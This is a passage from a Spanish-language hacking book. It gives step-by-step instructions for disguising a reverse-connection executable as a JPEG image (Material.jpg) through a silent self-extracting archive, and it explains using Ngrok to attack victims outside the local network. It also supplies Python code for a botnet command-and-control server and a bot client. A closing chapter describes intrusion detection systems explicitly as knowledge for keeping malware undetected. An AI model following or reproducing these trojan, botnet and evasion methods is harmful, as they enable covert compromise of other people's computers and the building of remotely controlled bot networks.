


Esto abrirá una nueva ventana de diálogo. Se verá así:




Cambia el nombre del archivo a wallpaper.jpg o cualquier nombre que quieras. Seleccionar el método de compresión La mejor y marcar la casilla Crear archivo auto extraíble. Luego, ve a la pestaña Avanzado y abre las opciones de auto extraíble. Se abrirá una nueva ventana de diálogo. Ve a la pestaña Actualizar y selecciona Extraer y actualizar archivos y Sobrescribir todos los archivos:


08 Post-explotación



A continuación, ve a la pestaña Texto e icono y selecciona el botón Examinar para seleccionar el archivo icon.ico. Navega hasta el archivo y selecciónalo:




Luego, ve a la pestaña Modos y marca la casilla "Descomprimir en carpeta temporal" y selecciona "Ocultar todo" para el modo silencioso:



08 Post-explotación

Finalmente, ve a la pestaña Instalacion y escribe lo siguiente en el campo "Ejecutar tras la extracción":



Ahora todo está configurado según nuestras necesidades. Simplemente haz clic en OK para crear el archivo comprimido y creará un nuevo archivo en la misma carpeta con el nombre Material.jpg. En la superficie, parece un archivo de imagen normal, pero si lo abres, verás que crea una conexión inversa, si tienes el servidor del hacker en funcionamiento:

	icon	Tipo: Icono Dimensiones: 256 x 144	Tamaño: 148 KB
	marco	Tipo: Archivo JPEG Dimensiones: 862 x 485	Tamaño: 64.6 KB
	Material Tipo: Aplicación		Fecha de modificación: 24/01/2024 02:13 a. m. Tamaño: 15.0 MB
	victima-avanzado Tipo: Aplicación		Fecha de modificación: 24/01/2024 01:39 a. m. Tamaño: 14.9 MB

En la imagen anterior, puedes ver que hemos creado un troyano llamado Material.jpg. Si observas con mucho detalle, verás que tiene el tipo "Aplicación", pero en Windows, las extensiones están ocultas por defecto y hemos añadido el nombre Material.jpg para que parezca una imagen. Y si haces clic en la imagen, se abrirá la imagen y al mismo tiempo creará una conexión inversa con el hacker. Adelante, intétalo por ti mismo. Nuestro ataque de malware actual solo ha funcionado a través de una IP privada hasta ahora. En la próxima sección, aprenderemos cómo llevar a cabo el mismo ataque a través de una IP pública.

Ataque sobre una IP pública

Hasta ahora, hemos aprendido cómo realizar ataques en una red local, donde tanto el hacker como la víctima están conectados a la misma red. Sin embargo, en muchos escenarios de ataque, esta situación ideal no es la norma. ¿Qué pasa si necesitas atacar a una víctima que no está en tu red local o no tienes acceso a la configuración de su enrutador? Es aquí donde una herramienta como Ngrok se vuelve invaluable.

Ngrok es una herramienta que simplifica enormemente la habilitación de conexiones públicas a tu máquina. En lugar de lidiar con la configuración de reenvío de puertos en tu enrutador, Ngrok te permite exponer fácilmente tu servidor local en Internet, proporcionándote una dirección pública única que se puede usar para conectarse a tu máquina desde cualquier lugar.

08 Post-explotación

El proceso es sencillo. Después de instalar y configurar Ngrok, simplemente ejecutas el comando correspondiente a tu aplicación o servidor local, y Ngrok generará una URL pública que apunta a tu máquina. Esta URL se puede utilizar en el programa de la víctima en lugar de una dirección IP local. No necesitas preocuparte por configuraciones de enrutador complicadas ni por conocer tu propia dirección IP pública.

Además, Ngrok ofrece características adicionales, como el uso de HTTPS para conexiones seguras y opciones avanzadas de configuración. Esto hace que sea una herramienta esencial para los hackers éticos y los profesionales de la seguridad cibernética que necesitan realizar pruebas y ataques en entornos fuera de su red local.

En resumen, mientras que configurar el reenvío de puertos manualmente en un enrutador puede ser una opción, el uso de Ngrok simplifica el proceso y te brinda la flexibilidad de realizar ataques desde cualquier lugar sin problemas. Con esta herramienta en tu arsenal, estarás mejor preparado para abordar escenarios de ataque en redes públicas y privadas de manera más efectiva.

Creando botnets

En el Capítulo 7, Malware Avanzado, desarrollamos un programa de malware que puede contener un programa de hacker y un programa de víctima. Esto es útil cuando deseas llevar a cabo un ataque contra un objetivo específico. Sin embargo, en muchos casos, querrías tener un centro de comando y control para el hacker y muchos programas de víctima en diferentes máquinas que se comuniquen con un programa de hacker, permitiendo al hacker controlar estos dispositivos de forma remota. A esto lo llamamos botnets. Las botnets son pequeños programas que se ejecutan en diferentes máquinas y se comunican con un centro de comando y control. Se utilizan para diversos fines maliciosos, como ataques de Denegación de Servicio Distribuido (DDoS), donde se

hace que un sitio web específico se desconecte generando millones de solicitudes al mismo tiempo o utilizando los recursos de computadoras para minar criptomonedas, entre otros.

Comencemos a crear nuestra propia botnet y luego crearemos diferentes bots para comunicarnos con el centro de comando y control. Escribiremos dos programas: uno se llamará CnC.py para el centro de comando y control. Esto servirá para el mismo propósito que un programa de hacker. El otro se llamará bot1.py. Puedes crear tantos bots como desees, pero con fines ilustrativos, crearé solo un bot.

Crea un nuevo proyecto llamado "bots" y crea un nuevo archivo Python llamado "CnC.py". Esto debe crearse en una máquina Kali.

Necesitaremos la misma biblioteca de sockets que utilizamos antes. Comencemos con nuestras importaciones:

```
import socket  
from threading import Thread  
import time
```

Dado que deseamos crear varios bots, estamos utilizando hilos (threads) para cada bot diferente. Los hilos se utilizan para crear un hilo separado que se ejecuta de manera concurrente.

A continuación, crearemos una lista de hilos y clientes. En nuestro caso, los clientes serán los bots:

```
threads = []  
clients = []
```

08 Post-explotación

A continuación, crearemos una función llamada listen_for_bots() que, como su nombre indica, escuchará las conexiones entrantes de los bots:

```
# Función para escuchar conexiones entrantes de bots
```

```
def listen_for_bots(port):  
  
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
  
    sock.bind(("\"", port))  
  
    sock.listen()  
  
    bot, bot_address = sock.accept()  
  
    clients.append(bot)
```

Esto es bastante similar a lo que hicimos anteriormente al escribir el programa del hacker. La única diferencia es que una vez que el cliente se conecta, lo agregamos a la lista de clientes para que podamos utilizar esta conexión para varios propósitos, como lo hicimos con el programa del hacker.

Ahora definimos una función main() donde residirá toda nuestra lógica:

```
def main():
```

```
    print("[+] Servidor del bot esperando conexiones entrantes")
```

```
    startig_port = 8085
```

```
    bots = 3
```

Definimos el puerto que queremos usar. Ten en cuenta que este es un starting_port y usaremos puertos diferentes para diferentes clientes. Simplemente sumaremos 1 a este número para cada nuevo cliente. La variable bots=3 sugiere que queremos conectar solo tres bots, sin embargo, puedes agregar tantos clientes como deseas:

```
for i in range(bots):
    t = Thread(target=listen_for_bots, args=(i + startig_port,), daemon=True)
    threads.append(t)
    t.start()
```

A continuación, ejecutamos estos hilos en un bucle. Daemon=True significa que queremos ejecutarlos como un proceso en segundo plano. Luego, agregamos cada hilo a una lista para que podamos acceder al hilo.

A continuación, ejecutamos un bucle para el centro de control de comandos. Mientras los clientes estén conectados, mostraremos los clientes y pediremos al hacker que seleccione el cliente con el que desea interactuar. A continuación, ejecutamos un bucle interno para cada bot, lo que nos ayudará a enviar mensajes a cada bot individualmente accediendo al elemento en la lista. Aquí puedes definir tu propia lógica para un bot. Puedes enviar comandos al bot y ejecutar esos comandos en la PC en la que se está ejecutando el bot. El resto queda a tu cargo para definir la funcionalidad según tus necesidades. Aquí simplemente estamos enviando un mensaje. Una vez que hayas alcanzado tu objetivo, puedes eliminar el cliente de la lista:

```
run_cnc = True
while run_cnc:
    if len(clients) != 0:
```

08 Post-explotación

```
for i, c in enumerate(clients):
    print("\t\t", i, "\t", c.getpeername())

selected_client = int(input("[+] Selecciona un cliente por índice: "))
bot = clients[selected_client]
run_bot = True

while run_bot:
    msg = input("[+] Ingresa un mensaje: ")
    msg = msg.encode()
    bot.send(msg)
    if msg.decode() == "exit":
        run_bot = False
    status = bot.recv(1024)
    if status == "disconnected".encode():
        bot.close()
        clients.remove(bot)

print("Datos enviados")

else:
    print("[+] No hay clientes conectados")
    ans = input("[+] ¿Deseas salir? Presiona [y/n] ")
    if ans == "y":
        run_cnc = False
```

```

else:

    run_cnc = True


if __name__ == "__main__":
    main()

```

Ahora hemos definido una estructura básica para el centro de control de comandos. El código completo se incluye en un archivo comprimido con el libro.

A continuación, definiremos la lógica para nuestro bot.

Ve al ordenador víctima y crea un nuevo archivo llamado bot1.py. Crearemos un objeto de socket y trataremos de comunicarnos con el hacker utilizando la IP del hacker. Este paso es similar al programa de malware que desarrollamos anteriormente:

```
import socket
```

```

if __name__ == "__main__":
    print("[+] Conectando con el servidor")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("192.168.100.62", 8085))

```

A continuación, crearemos un bucle para "run_bot" y trataremos de recibir mensajes que el CNC está enviando, y una vez que se reciba el mensaje, puedes definir tu propia lógica aquí. Aquí simplemente imprimiremos el mensaje, pero puedes agregar funcionalidad según tu preferencia. Una vez que el CNC envíe un mensaje de salida, simplemente podemos desconectar el bot cliente del servidor. El código se muestra a continuación:

08 Post-explotación

```
run_bot = True

while run_bot:

    communicate_bot = True

    while communicate_bot:

        msg = s.recv(1024)

        msg = msg.decode()

        print("El centro de comandos dijo: ", msg)

        if msg == "exit":

            communicate_bot = False

        ans = "conectado"

        if ans == "no":

            status = "desconectado"

            s.send(status.encode())

            run_bot = False

        else:

            status = "conectado".encode()

            s.send(status)

s.close()
```

El código completo para `bot.py` se encuentra junto con los archivos de descarga de este libro.

En esta sección, hemos aprendido cómo crear un centro de comando y control para clientes de una botnet. Puedes agregar cualquier cantidad de clientes que deseas y controlarlos todos juntos con tu programa CNC.

En resumen

En este capítulo, aprendimos sobre algunos métodos para desplegar con éxito tus programas de malware. Un aspecto importante de un programa de malware es su capacidad para pasar desapercibido. Este capítulo se centró en ocultar tu malware dentro de imágenes. Aprendimos sobre ataques de malware a través de una IP pública y cómo un hacker puede atacar a víctimas que no están en la misma red que el atacante. Por último, aprendimos cómo crear un centro de comando y control para ataques basados en botnets. Estos ataques permiten al hacker controlar una gran cantidad de dispositivos distribuidos con un solo programa. Después de pasar por este capítulo, deberías ser capaz de crear troyanos, realizar ataques a través de una IP pública y crear tus propias botnets. En el próximo capítulo, aprenderemos cómo proteger tu identidad en línea como hacker y cuán importante es este aspecto para un ataque exitoso. ¡Nos vemos en el próximo capítulo!

09 Protección del sistema

En este capítulo, vamos a centrar nuestra atención en cómo funcionan los mecanismos de defensa y al comprender cómo funcionan, puedes aprender qué técnicas puedes usar para evadirlos. Comenzaremos aprendiendo sobre los sistemas de detección de intrusiones y sus diferentes tipos. Después de eso, aprenderemos sobre los mecanismos de detección. Este capítulo se centrará en los siguientes temas:

- Protección del sistema
- Métodos de detección de intrusiones
- Mecanismos de detección

Protección del sistema de persistencia

Nuestros capítulos anteriores se centraron en la creación de malware y la realización de diferentes ataques. Esta es la parte ofensiva de los ataques. Sin embargo, en el hacking en la vida real, necesitas saber cómo protegerte contra ataques externos. Una mejor comprensión de los mecanismos de protección te ayudaría no solo a protegerte, sino que también este conocimiento te ayudaría a llevar a cabo ataques exitosos. La primera línea

de defensa contra ataques de red externos, o ataques al sistema en general, es el Sistema de Detección de Intrusiones (IDS). IDS es un término general para muchas herramientas utilizadas para la seguridad y protección del sistema, por lo que debemos aprender sobre ellas en detalle.

Sistema de detección de intrusos

Los IDS son un sistema que monitoriza y detecta los componentes de tu red o sistema de forma continua para detectar cualquier comportamiento indeseable o sospechoso. El objetivo de un IDS es prevenir cualquier escenario no deseado en un sistema. Fundamentalmente, existen tres tipos de IDS:

- IDS basados en host (Host-based IDS).
- IDS basados en red (Network-based IDS).
- IDS híbridos (Hybrid IDS).

Discutiremos estos en detalle en las secciones siguientes.

IDS basados en host

Los IDS basados en host se ejecutan en el sistema que están monitoreando. Junto con otros programas, los IDS basados en host supervisan el sistema de archivos para buscar archivos potencialmente dañinos. También monitorizan y analizan el tráfico de la red para verificar si se está produciendo algún tráfico malicioso en la red.

Los IDS basados en host son una parte importante del aparato de seguridad de un sistema; sin embargo, a menudo no brindan detalles completos sobre el estado de seguridad del sistema. Pueden ser modificados e incluso eludidos por diferentes ataques. Un aspecto importante de un IDS basado en host es cuán actualizado está en términos de detección de amenazas modernas. Debe mantenerse constantemente al día con las amenazas modernas y bloquearlas de inmediato si las detecta. Una característica importante de un IDS basado en host es llevar un registro de todas las actividades críticas que ocurren en un sistema. Esto puede ayudar mucho en la detección de amenazas y en la respuesta a incidentes.

En la mayoría de los sistemas operativos comunes, ya tienes algún tipo de IDS basado en host incorporado. En un sistema operativo Windows, el antivirus incorporado de Windows forma parte del IDS basado en host. Supervisa y detecta cualquier actividad sospechosa en el sistema y bloquea posibles amenazas que puedan afectar al sistema. Además de la detección de virus, también trabaja para detectar cualquier manipulación de la infraestructura crítica de Windows.

IDS híbridos

Como su nombre sugiere, estos sistemas de detección brindan mucha más seguridad para el sistema en comparación con los sistemas individuales. Combinan enfoques tanto basados en el sistema como en la red para detectar comportamientos maliciosos y tienen una tasa de detección mucho más alta. Los IDS híbridos modernos utilizan técnicas convencionales y basadas en inteligencia artificial (IA) para prevenir ataques de red.


Ahora que hemos aprendido sobre los diferentes tipos de IDS, veamos cómo funcionan estos IDS.

Mecanismos de detección de IDS

La mayoría de los IDS comunes funcionan mediante el uso de las siguientes dos técnicas fundamentales, aunque los IDS modernos utilizan enfoques mucho más sofisticados. Veamos diferentes mecanismos de detección y cómo se utilizan en sistemas reales.

Detección basada en firmas

Este es un enfoque de conocimiento clásico y se ha utilizado desde los primeros días de la seguridad informática. En este enfoque, el software de protección tiene acceso a una gran base de datos conocida de malware. Utilizando la base de datos, puede ver qué bytes están presentes en el malware y luego simplemente compara cualquier nuevo archivo introducido en el sistema con esta secuencia de bytes. Si la secuencia de bytes de un archivo desconocido coincide con la secuencia de bytes presente en la base de datos, esto significa que es muy probable que el archivo desconocido sea malicioso y bloqueará inmediatamente este archivo. De lo contrario, continuará con las operaciones normales. El algoritmo se ve así en su forma más simple:



La detección basada en firmas funciona muy bien para el malware conocido, por lo que un buen IDS debe tener una base de datos de malware más grande. Este método solo será tan bueno como la base de datos que tenga para las pruebas. El malware recién escrito que aún no ha sido detectado dará un falso negativo en esta prueba.

Detección basada en anomalías

Estos sistemas de detección funcionan de manera diferente al enfoque basado en firmas. Monitorizan las actividades que realiza un programa. Define ciertos escenarios que

considera como comportamiento normal y luego busca cualquier anomalía en estos comportamientos. Por ejemplo, un software de juego no debería intentar desactivar el sistema antivirus. Una vez que un programa de malware intenta hacer algo que no debería, estos sistemas marcan estos programas como sospechosos y los siguen monitorizando hasta que detectan que un programa está tratando de realizar algo que absolutamente no debería. Una vez que detecta un comportamiento sospechoso, bloquearía el programa por completo o generaría una alerta roja para el administrador. Tenga en cuenta que hay una pequeña diferencia entre los IDS (Sistemas de Detección de Intrusos) y los IPS (Sistemas de Prevención de Intrusos). Para fines prácticos, la mayor parte del tiempo, estas tareas las realiza el mismo software y no hacemos ninguna distinción práctica entre ellos. Sin embargo, ocasionalmente verá que se mencionan los IDS y los IPS por separado, por lo que debe conocer la diferencia entre ellos.

En resumen

En este capítulo, aprendimos diferentes técnicas de protección de sistemas. Comenzamos obteniendo una comprensión de la protección de sistemas y cómo funcionan diferentes IDS/IPS. Este conocimiento, combinado con lo que aprendiste en capítulos anteriores, te permitirá desarrollar tus propias herramientas de malware sin ser fácilmente detectado. Siempre y cuando mantengas el impacto de tu malware en el sistema bajo, no será fácil para un IDS detectarlo. ¡Espero que hayas aprendido mucho y hayas disfrutado de este libro! Recuerda que la ciberseguridad es un campo en constante evolución y debes estar siempre actualizado con las herramientas modernas para convertirte en un probador de penetración exitoso.

